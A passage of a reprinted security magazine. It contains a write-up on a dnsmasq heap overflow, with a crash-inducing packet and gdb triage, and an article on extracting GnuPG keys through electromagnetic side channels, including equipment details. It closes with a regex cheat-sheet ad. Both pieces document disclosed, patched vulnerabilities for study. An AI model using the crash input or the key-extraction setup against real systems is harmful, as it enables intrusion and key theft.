((uint64_t)cp) - ((uint64_t)name), name);
        return 0;
    }

    p = l + (unsigned char *)header;
}
```

If you look at that code, everything looks pretty okay (and for what it's worth, the printf()s are my instrumentation and aren't in the original). If that's not the problem, the only other field type being parsed is the name part (i.e., the part without 0x40/0xc0/etc. in front). Here's the code (with a bunch of stuff removed and the indents re-flowed):

```
namelen += 1;
if (namelen+1 >= MAXDNAME)
{
    printf("namelen is too long!\n"); /* <--
This is what triggers. */
    printf("Returning: [%d] %s\n", ((uint64_t)
cp) - ((uint64_t)name), name);
    return 0;
}
if (!CHECK_LEN(header, p, plen, 1))
{
    printf("CHECK_LEN failed!\n");
    return 0;
}
for(j=0; j<l; j++, p++)
{
    unsigned char c = *p;
    if (c != 0 && c != '.')
        *cp++ = c;
    else
        return 0;
}
*cp++ = '.';
```

This code runs for each segment that starts with a value less than 64 ("google" and "com", for example).

At the start, l is the length of the segment (so 6 in the case of "google"). It adds that to the current TOTAL length (namelen) then checks to see if it's too long. This is the check that prevents a buffer overflow.

Then it reads in l byte, one at a time, and copies them into a buffer (cp), which happens to be on the heap. The namelen check prevents that from overflowing.

Then it copies a period into the buffer and doesn't increment namelen.

Do you see the problem there? It adds l to the total length of the buffer, then it reads in l + 1 bytes, counting the period. Oops?

It turns out, you can mess around with the length and size of substrings quite a bit to get a lot of control over what's written where, but exploiting it is as simple as doing a lookup for "\x08AAAAAA\x0c\x0c":

```
$ echo -ne '\x12\x34\x01\x00\x00\x01\x00\x00\x00\x00\x00\x00\x08AAAAAA\xc0\x0c\x00\x00\x01\x00\x01' > crash.bin
$ ./dnsmasq -d --randomize-port --client-fuzz=./crash.bin
[...]
Segmentation fault
```

However, there are two termination conditions: it'll only loop a grand total of 255 times, and it stops after `namelen` reaches 1024 (non-period) bytes. So coming up with the best possible balance to overwrite what you want is actually pretty tricky. It possibly even requires a bit of calculus.

I should also mention: the reason the “`\xc0\x0c`” is needed in the first place is that it's impossible to have a name string in that's 1024 bytes. Somewhere along the line, it runs afoul of a length check. The “`\xc0\x0c`” method lets us repeat stuff over and over, sort of like decompressing a small string into memory, overflowing the buffer.

## Exploitability

I mentioned earlier that it's a null-pointer deref:

```
(gdb) x/i $rip
=> 0x7ffff73cc600 <__strcpy_sse2+192>: mov
BYTE PTR [rdx],al
(gdb) print/x $rdx
$1 = 0x0
```

Let's try again with the `crash.bin` file we just created, using “`\x08AAAAAA\xc0\x0c`” as the payload:

```
$ echo -ne '\x12\x34\x01\x00\x00\x01\x00\x00\x00\x00\x00\x00\x08AAAAAA\xc0\x0c\x00\x00\x01\x00\x01' > crash.bin
$ gdb -q --args ./dnsmasq -d --randomize-port --client-fuzz=./crash.bin
[...]
(gdb) run
[...]
(gdb) x/i $rip
=> 0x449998 <answer_request+1064>: mov
DWORD PTR [rdx+0x20],0x0
(gdb) print/x $rdx
$1 = 0x4141412e41414141
```

Woah, that's not a null-pointer dereference! That's a write-NUL-byte-to-arbitrary-memory! Those might be exploitable!

As I mentioned earlier, this is actually a heap overflow. The interesting part is, the heap memory is allocated once immediately after the program starts, and again right after a heap for the global settings object (daemon) is allocated. That means that we have effectively full control of this object, at least the first couple hundred bytes:

```
extern struct daemon {
    /* datastructures representing the command-line and.
       config file arguments. All set (including defaults)
       in option.c */

    unsigned int options, options2;
    struct resolv default_resolv, *resolv_files;
    time_t last_resolv;
    char *servers_file;
    struct mx_srv_record *mxnames;
    struct naptr *naptr;
    struct txt_record *txt, *rr;
    struct ptr_record *ptr;
    struct host_record *host_records, *host_records_tail;
    struct cname *cnames;
    struct auth_zone *auth_zones;
    struct interface_name *int_names;
    char *mxtarget;
    int addr4_netmask;
    int addr6_netmask;
    char *lease_file;
    char *username, *groupname, *scriptuser;
    char *luascript;
    char *authserver, *hostmaster;
    struct iname *authinterface;
    struct name_list *secondary_forward_server;
    int group_set, osport;
    char *domain_suffix;
    struct cond_domain *cond_domain, *synth_domains;
    char *runfile;
    char *lease_change_command;
    struct iname *if_names, *if_addrs, *if_except, *dhcp_except, *auth_peers, *tftp_interfaces;
    struct bogus_addr *bogus_addr, *ignore_addr;
    struct server *servers;
    struct ipsets *ipsets;
    int log_fac; /* log facility */
```

```

char *log_file; /* optional log file */
int max_logs; /* queue limit */
int cachesize, ftabsize;
int port, query_port, min_port;
unsigned long local_ttl, neg_ttl, max_ttl,
min_cache_ttl, max_cache_ttl, auth_ttl;
struct hostsfile *addn_hosts;
struct dhcp_context *dhcp, *dhcp6;
struct ra_interface *ra_interfaces;
struct dhcp_config *dhcp_conf;
struct dhcp_opt *dhcp_opts, *dhcp_match,
*dhcp_opts6, *dhcp_match6;
struct dhcp_vendor *dhcp_vendors;
struct dhcp_mac *dhcp_macs;
struct dhcp_boot *boot_config;
struct pxe_service *pxe_services;
struct tag_if *tag_if;
struct addr_list *override_relays;
struct dhcp_relay *relay4, *relay6;
int override;
int enable_pxe;
int doing_ra, doing_dhcp6;
struct dhcp_netid_list *dhcp_ignore, *dhcp_
ignore_names, *dhcp_gen_names;
struct dhcp_netid_list *force_broadcast,
*bootp_dynamic;
struct hostsfile *dhcp_hosts_file, *dhcp_opts_
file, *dynamic_dirs;
int dhcp_max, tftp_max;
int dhcp_server_port, dhcp_client_port;
int start_tftp_port, end_tftp_port;
unsigned int min_lease_time;
struct doctor *doctors;
unsigned short edns_pktsz;
char *tftp_prefix;
struct tftp_prefix *if_prefix; /* per-interface
TFTP prefixes */
unsigned int duid_enterprise, duid_config_len;
unsigned char *duid_config;
char *dbus_name;
unsigned long soa_sn, soa_refresh, soa_retry,
soa_expiry;
#ifdef OPTION6_PREFIX_CLASS.
struct prefix_class *prefix_classes;
#endif
#ifdef HAVE_DNSSEC
struct ds_config *ds;
char *timestamp_file;
#endif

```

```

/* globally used stuff for DNS */
char *packet; /* packet buffer */
int packet_buff_sz; /* size of above */
char *namebuff; /* MAXDNSIZE size buffer */
#ifdef HAVE_DNSSEC
char *keyname; /* MAXDNSIZE size buffer */
char *workspacename; /* ditto */
#endif
unsigned int local_answer, queries_forwarded,
auth_answer;
struct freq *freq_list;
struct serverfd *sfd;
struct irec *interfaces;
struct listener *listeners;
struct server *last_server;
time_t forward_time;
int forward_count;
struct server *srv_save; /* Used for resend on
DoD */
size_t packet_len; /* " "
*/
struct randfd *rfd_save; /* " "
*/
pid_t tcp_pids[MAX_PROCS];
struct randfd randomsocks[RANDOM_SOCKS];
int v6pktinfo;
struct addrlist *interface_addrs; /* list of
all addresses/prefix lengths associated with all
local interfaces */
int log_id, log_display_id; /* ids of transac-
tions for logging */
union mysockaddr *log_source_addr;

/* DHCP state */
int dhcpfd, helperfd, pxefd;
#ifdef HAVE_INETIFY
int inotifyfd;
#endif
#ifdef HAVE_LINUX_NETWORK
int netlinkfd;
#elif HAVE_BSD_NETWORK
int dhcp_raw_fd, dhcp_icmp_fd, route_fd;
#endif
struct iovec dhcp_packet;
char *dhcp_buff, *dhcp_buff2, *dhcp_buff3;
struct ping_result *ping_results;
FILE *lease_stream;
struct dhcp_bridge *bridges;

```

```

#ifdef HAVE_DHCP6
    int duid_len;
    unsigned char *duid;
    struct iovec outpacket;
    int dhcp6fd, icmp6fd;
#endif

    /* Dbus stuff */
    /* void * here to avoid depending on dbus
    headers outside dbus.c */
    void *dbus;
#ifdef HAVE_DBUS
    struct watch *watches;
#endif

    /* TFTP stuff */
    struct tftp_transfer *tftp_trans, *tftp_done_
trans;

    /* utility string buffer, hold max sized IP
    address as string */
    char *addrbuff;
    char *addrbuff2; /* only allocated when OPT_
    EXTRALOG */
} *daemon;

```

I haven't measured how far into that structure you can write, but the total number of bytes we can write into the 1024-byte buffer is 1368 bytes, so somewhere in the realm of the first 300 bytes are at risk.

The reason we saw a "null pointer dereference" and also a "write NUL byte to arbitrary memory" are both because we overwrote variables from that structure that are used later.

## Patch

The patch is pretty straight forward: add 1 to namelen for the periods. There was a second version of the same vulnerability (forgotten period) in the 0x40 handler as well.

But I'm concerned about the whole idea of building a string and tracking the length next to it. That's a dangerous design pattern, and the chances of regressing when modifying any of the name parsing is high.

## Exploit so-far

I started writing an exploit for it. Before I stopped, I basically found a way to brute-force build a string that would overwrite an arbitrary number of bytes by adding the right amount of padding and the right

number of periods. That turned out to be a fairly difficult job, because there are various things you have to juggle (the padding at the front of the string and the size of the repeated field). It turns out, the maximum length you can get is 1368 bytes put into a 1024-byte buffer.

## ...why it never got famous

I held this back throughout the blog because it's the sad part.

It turns out, since I was working from the git HEAD version, it was brand new code. After bisecting versions to figure out where the vulnerable code came from, I determined that it was present only in 2.73rc5 - 2.73rc7. After I reported it, the author rolled out 2.73rc8 with the fix.

It was disappointing, to say the least, but on the plus side the process was interesting enough to write about!

## Conclusion

So to summarize everything...

- I modified dnsmasq to read packets from a file instead of the network, then used afl-fuzz to fuzz and crash it.
- I found a vulnerability that was recently introduced, when parsing "\xc0\x0c" names + using periods.
- I triaged the vulnerability and started writing an exploit.
- I determined that the vulnerability was in brand new code, so I gave up on the exploit and decided to write a blog instead.

And who knows, maybe somebody will develop one for fun? ■

---

Ron Bowes has been working in information security for nearly ten years, during which time he's contributed a considerable amount of time and code to opensource projects such as Nmap and dnscat2. He's passionate about writing and has written dozens of tutorials and writeups at [blog.skullsecurity.org](http://blog.skullsecurity.org). When he's not in front of his computer, he spends his time climbing, sailing, or enjoying the warm Seattle summers.

Reprinted with permission of the original author.  
First appeared in [hn.my/skull](http://hn.my/skull) ([skullsecurity.org](http://skullsecurity.org))

# Stealing Keys from PCs using a Radio

## *Cheap Electromagnetic Attacks on Windowed Exponentiation*

By ERAN TROMER, DANIEL GENKIN,  
LEV PACHMANOV & ITAMAR PIPMAN

**W**E DEMONSTRATE THE extraction of secret decryption keys from laptop computers by nonintrusively measuring electromagnetic emanations for a few seconds from a distance of 50 cm. The attack can be executed using cheap and readily-available equipment: a consumer-grade radio receiver or a Software Defined Radio USB dongle. The setup is compact and can operate untethered; it can be easily concealed, e.g., inside pita bread. Common laptops and popular implementations of RSA and ElGamal encryptions are vulnerable to this attack, including those that implement the decryption using modern exponentiation algorithms such as sliding-window, or even its side-channel resistant variant, fixed-window (m-ary) exponentiation.

We successfully extracted keys from laptops of various models running GnuPG (popular open source encryption software, implementing the OpenPGP standard), within a few seconds. The attack sends a few carefully-crafted ciphertexts, and when these are decrypted by the target computer, they trigger the occurrence of specially-structured values inside the decryption software. These special values cause observable fluctuations in the electromagnetic field surrounding the laptop, in a way that depends on the


pattern of key bits (specifically, the key-bits window in the exponentiation routine). The secret key can be deduced from these fluctuations through signal processing and cryptanalysis.

The attack can be mounted using various experimental setups:

- **Software Defined Radio (SDR) attack.** We constructed a simple shielded loop antenna (15 cm in diameter) using a coaxial cable. We then recorded the signal produced by the probe using an SDR receiver. The electromagnetic field, thus measured, is affected by ongoing computation, and our attacks exploit this to extract RSA and ElGamal keys, within a few seconds.



- **Untethered SDR attack.** Setting out to simplify and shrink the analog and analog-to-digital portion of the measurement setup, we constructed the Portable Instrument for Trace Acquisition (Pita), which is built of readily-available electronics and food items (see instructions below at Q3). Pita can be operated in two modes. In online mode, it connects wirelessly to a nearby observation station via WiFi, and provides real-time streaming of the digitized signal. The live stream helps optimize probe placement and allows adaptive recalibration of the carrier frequency and SDR gain adjustments. In autonomous mode, Pita is configured to continuously measure the electromagnetic field around a designated carrier frequency. It records the digitized signal into an internal microSD card for later retrieval, by physical access or via WiFi. In both cases, signal analysis is done offline on a workstation.



- **Consumer radio attack.** Despite its low price and compact size, assembly of the Pita device still requires the purchase of an SDR device. As discussed, the leakage signal is modulated around a carrier circa 1.7 MHz located in the range of the commercial AM radio frequency band. We managed to use a plain consumer-grade radio receiver to acquire the desired signal, replacing the magnetic probe and SDR receiver. We then recorded the signal by connecting it to



the microphone input of an HTC EVO 4G smartphone.


## Q&A

### Q1: What information is leaked by the electromagnetic emanations from computers?

This depends on the specific computer hardware. We have tested numerous laptop computers and found the following:

- In almost all machines, it is possible to tell, with sub-millisecond precision, whether the computer is idle or performing operations.
- On many machines, it is moreover possible to distinguish different patterns of CPU operations and different programs.
- Using GnuPG as our study case, we can, on some machines:
  - distinguish between the spectral signatures of different RSA secret keys (signing or decryption), and
  - fully extract decryption keys by measuring the laptop's electromagnetic emanations during decryption of a chosen ciphertext.

A good way to visualize the signal is as a spectrogram, which plots the measured power as a function of time and frequency. For example, in the following spectrogram (recorded using the first setup pictured above), time runs vertically (spanning 2.1 seconds) and frequency runs horizontally (spanning 1.6-1.75 MHz). During this time, the CPU performs loops of different operations (multiplications, additions, memory accesses, etc.). One can easily discern when the CPU is performing each operation due to the different spectral signatures.




## Q2: Why does this happen?

Different CPU operations have different power requirements. As different computations are performed during the decryption process, different electrical loads are placed on the voltage regulator that provides the processor with power. The regulator reacts to these varying loads, inadvertently producing electromagnetic radiation that propagates away from the laptop and can be picked up by a nearby observer. This radiation contains information regarding the CPU operations used in the decryption, which we use in our attack.

## Q3: How can I construct such a setup?


- **Software Defined Radio (SDR) attack.** The main component in the first setup is a FUNcube Dongle Pro+ SDR receiver. [funcubedongle.com] Numerous cheap alternatives exist, including "rtl-sdr" USB receivers [hn.my/rtlsdr] based on the Realtek RTL2832U chip (originally intended for DVB-T television receivers) with a suitable tuner and upconverter; the Soft66RTL2 dongle [hn.my/soft66rtl] is one such example.
- **Untethered SDR attack.** The Pita device uses an unshielded loop antenna made of plain copper wire, wound into 3 turns of diameter 13 cm with a tuning capacitor chosen to maximize sensitivity at 1.7 MHz (which is where the key-dependent leakage signal is present). These are connected to the aforementioned FUNcube Dongle Pro+ SDR receiver. We control the SDR receiver using a small embedded computer, the Rikomagic MK802 IV. [hn.my/rikomagic] This is an inexpensive Android TV dongle based on the Rockchip RK3188 ARM SoC. It supports USB host mode, WiFi, and flash storage. We replaced the operating system with Debian Linux in order to run our software, which operates the SDR receiver via USB and communicates via WiFi. Power is provided by 4 NiMH AA batteries, which suffice for several hours of operation.



- **Consumer radio attack.** We have tried many consumer-grade radio receivers and smartphones with various results. Best results were achieved using a "Road Master" brand consumer radio connected to the microphone jack of an HTC EVO 4G smartphone sampling at 48 kHz through an adapter cable. The dedicated line-in inputs of PCs and sound cards do not require such an adapter and yield similar results.

## Q4: What is the range of the attack?

In order to extend the attack range, we added a 50dB gain stage using a pair of inexpensive low-noise amplifiers (Mini-Circuits [minicircuits.com] ZFL-500LN+ and ZFL-1000LN+ in series, \$175 total). We also added a low-pass filter before the amplifiers. With this enhanced setup, the attack can be mounted from 50 cm away. Using better antennae, amplifiers, and digitizers, the range can be extended even further.



## Q5: What if I can't get physically close enough to the target computer?

There are still attacks that can be mounted from large distances.

- **Laptop-chassis potential**, measured from the far end of virtually any shielded cable connected to the laptop (such as Ethernet, USB, HDMI and VGA cables) can be used for key-extraction, as we demonstrated in a paper presented at CHES'14. [hn.my/handsoff]
- **Acoustic emanations (sound)**, measured via a microphone, can also be used to extract keys from a range of several meters, as we showed in a paper presented at CRYPTO'14. [hn.my/acoustic]

#### Q6: What's new since your previous papers?


- **Cheap experimental setup.** The previous papers required either a long attack time (about an hour) when using inexpensive equipment, or a fast attack (a few seconds) but using an expensive setup. In this paper we achieve the best of both, presenting an experimental setup which extracts keys quickly while remaining simple and cheap to construct.
- **New cryptographic technique addressing modern implementations.** In the previous papers we attacked the naive square-and-multiply exponentiation algorithm and the square-and-always-multiply variant (which reduces side-channel leakage). However, most modern implementations utilize faster exponentiation algorithms: sliding-window, or for better side-channel resistance, m-ary exponentiation. In this paper we demonstrate a low-bandwidth attack on the latter two algorithms, extracting their secret keys.

#### Q7: How can low-frequency (kHz) leakage provide useful information about a much faster (GHz) computation?

We use two main techniques.

1. **Leakage self-amplification.** Individual CPU operations are too fast for our measurement equipment to pick up, but long operations (e.g., modular exponentiation in RSA and ElGamal) can create a characteristic (and detectable) spectral signature over many milliseconds. Using a suitably chosen ciphertext, we are able to use the algorithm's own code to amplify its own key leakage, creating very drastic changes, detectable even by low-bandwidth means.
2. **Data-dependent leakage.** While most implementations (such as GnuPG) attempt to decouple the secret key from the sequence of performed operations, the operands to these operations are key-dependent and often not fully randomized. The attacker can thus attempt to craft special inputs (e.g., ciphertexts to be decrypted) to the cryptographic algorithm that “poison” the intermediate values inside the algorithm, producing a distinct leakage pattern when used as operands during the algorithm's execution. Measuring leakage during such a poisoned execution can reveal in which operations the operands occurred, and thus leak secret-key information.

For example, the figure presents the leakage signal (after suitable processing) of an ElGamal decryption. The signal appears to be mostly regular in shape, and each peak corresponds to a multiplication performed by GnuPG's exponentiation routine. However, an occasional “dip” (low peak) can be seen. These dips correspond to a multiplication by a poisoned value performed within the exponentiation routine.



#### Q8: How vulnerable is GnuPG now?

We have disclosed our attack to GnuPG developers under CVE-2014-3591, suggested suitable countermeasures, and worked with the developers to test them. GnuPG 1.4.19 and Libgcrypt 1.6.3 (which underlies GnuPG 2.x), containing these countermeasures and resistant to the key-extraction attack described here, were released concurrently with the first public posting of these results.

#### Q9: How vulnerable are other algorithms and cryptographic implementations?

This is an open research question. Our attack requires careful cryptographic analysis of the implementation, which so far has been conducted only for the GnuPG 1.x implementation of RSA and ElGamal. Implementations using ciphertext blinding (a common side-channel countermeasure) appear less vulnerable.

#### Q10: Is there a realistic way to perform a chosen-ciphertext attack on GnuPG?

GnuPG is often invoked to decrypt externally-controlled inputs, fed into it by numerous frontends, via emails, files, chat and web pages. The list of GnuPG frontends contains dozens of such applications, each of them can be potentially used in order to make the target decrypt the chosen ciphertexts required by our attack. As a concrete example, Enigmail (a popular plugin to the Thunderbird e-mail client) automatically decrypts incoming e-mail (for notification purposes) using GnuPG. An attacker can e-mail suitably-crafted messages to the victims (using the OpenPGP and PGP/MIME protocols), wait until they reach the target computer, and observe the target's EM emanations during their decryption (as shown above), thereby closing the

attack loop. We have empirically verified that such an injection method does not have any noticeable effect on the leakage signal produced by the target laptop. GnuPG's Outlook plugin, GpgOL, also did not seem to alter the target's leakage signal.

#### Q11: What countermeasures are available?

Physical mitigation techniques of electromagnetic radiation include Faraday cages. However, inexpensive protection of consumer-grade PCs appears difficult. Alternatively, the cryptographic software can be changed, and algorithmic techniques employed to render the emanations less useful to the attacker. These techniques ensure that the rough-scale behavior of the algorithm is independent of the inputs it receives; they usually carry some performance penalty, but are often used in any case to thwart other side-channel attacks. This is what we helped implement in GnuPG.

#### Q12: Why software countermeasures? Isn't it the hardware's responsibility to avoid physical leakage?


It is tempting to enforce proper layering and decree that preventing physical leakage is the responsibility of the physical hardware. Unfortunately, such low-level leakage prevention is often impractical due to the very bad cost vs. security tradeoff: (1) any leakage remnants can often be amplified by suitable manipulation at the higher levels, as we indeed do in our chosen-ciphertext attack; (2) low-level mechanisms try to protect all computation, even though most of it is insensitive or does not induce easily-exploitable leakage; and (3) leakage is often an inevitable side effect of essential performance-enhancing mechanisms.

Application-layer, algorithm-specific mitigation, in contrast, prevents the (inevitably) leaked signal from bearing any useful information. It is often cheap and effective, and most cryptographic software (including GnuPG and libgcrypt) already includes various sorts of mitigation, both through explicit code and through choice of algorithms. In fact, the side-channel resistance of software implementations is nowadays a major concern in the choice of cryptographic primitives, and was an explicit evaluation criterion in NIST's AES and SHA-3 competitions.

#### Q13: What does the RSA leakage look like?

Here is an example of a spectrogram (which plots the measured power as a function of time and frequency) for a recording of GnuPG decrypting the same ciphertext using different randomly generated RSA keys:

In this spectrogram, the horizontal axis (frequency) spans ranges from 1.72 MHz to 1.78 MHz, and the vertical axis (time) spans 1.2 seconds. Each yellow arrow points to the middle of a GnuPG RSA decryption. It is easy to see where each decryption starts and ends. Notice the change in the middle of each decryption operation, spanning several frequency bands. This is because, internally, each GnuPG RSA decryption first exponentiates modulo the secret prime  $p$  and then modulo the secret prime  $q$ , and we can actually see the difference between these stages. Moreover, each of these pairs looks different because each decryption uses a different key. So in this example, by simply observing electromagnetic emanations during decryption operations, using the setup from above (SDR Attack), we can distinguish between different secret keys.



#### Acknowledgments

We thank Werner Koch, lead developer of GnuPG, for the prompt response to our disclosure and the productive collaboration in adding suitable countermeasures. Erik Olson's Baudline signal analysis software was used for some of the analysis.

This work was sponsored by the Check Point Institute for Information Security; by the European Union's Tenth Framework Programme (FP10/2010-2016) under grant agreement 259426 ERC-CaC; by the Leona M. & Harry B. Helmsley Charitable Trust; by the Israeli Ministry of Science and Technology; by the Israeli Centers of Research Excellence I-CORE Program (center 4/11); and by NATO's Public Diplomacy Division in the Framework of "Science for Peace". ■

This research was conducted by Dr. Eran Tromer and his students Daniel Genkin, Lev Pachmanov and Itamar Pipman, at Tel Aviv University's Laboratory for Experimental Information Security. Past research by these authors included other side-channel attacks, such as extracting secrets from computers' acoustic noise or from virtual machines in cloud services, as well as designs for code-breaking machines.




Reprinted with permission of the original author.  
First appeared in *hn.my/radioexp* (tau.ac.il)

# Join the DuckDuckGo Open Source Community.



Create Instant Answers  
or share ideas and help  
change the future of search.

Featured IA: Regex Contributor: mintsoft  
Get started at [duckduckhack.com](https://duckduckhack.com)



[Answer](#) | [Images](#) | [Videos](#)

### Anchors

- `^` Start of string or line
- `\A` Start of string
- `$` End of string or line
- `\Z` End of string
- `\b` Word boundary
- `\B` Not word boundary
- `\<` Start of word
- `\>` End of word

### Character Classes


- `\c` Control character
- `\s` Whitespace
- `\S` Not Whitespace
- `\d` Digit
- `\D` Not digit
- `\w` Word


### Quantifiers


- `*` 0 or more
- `+` 1 or more
- `?` 0 or 1 (optional)
- `{3}` Exactly 3
- `{3,}` 3 or more
- `{2,5}` 2, 3, 4 or 5

### Groups and Ranges

- `.` Any character except newline (`\n`)
- `(a|b)` a or b
- `(...)` Group
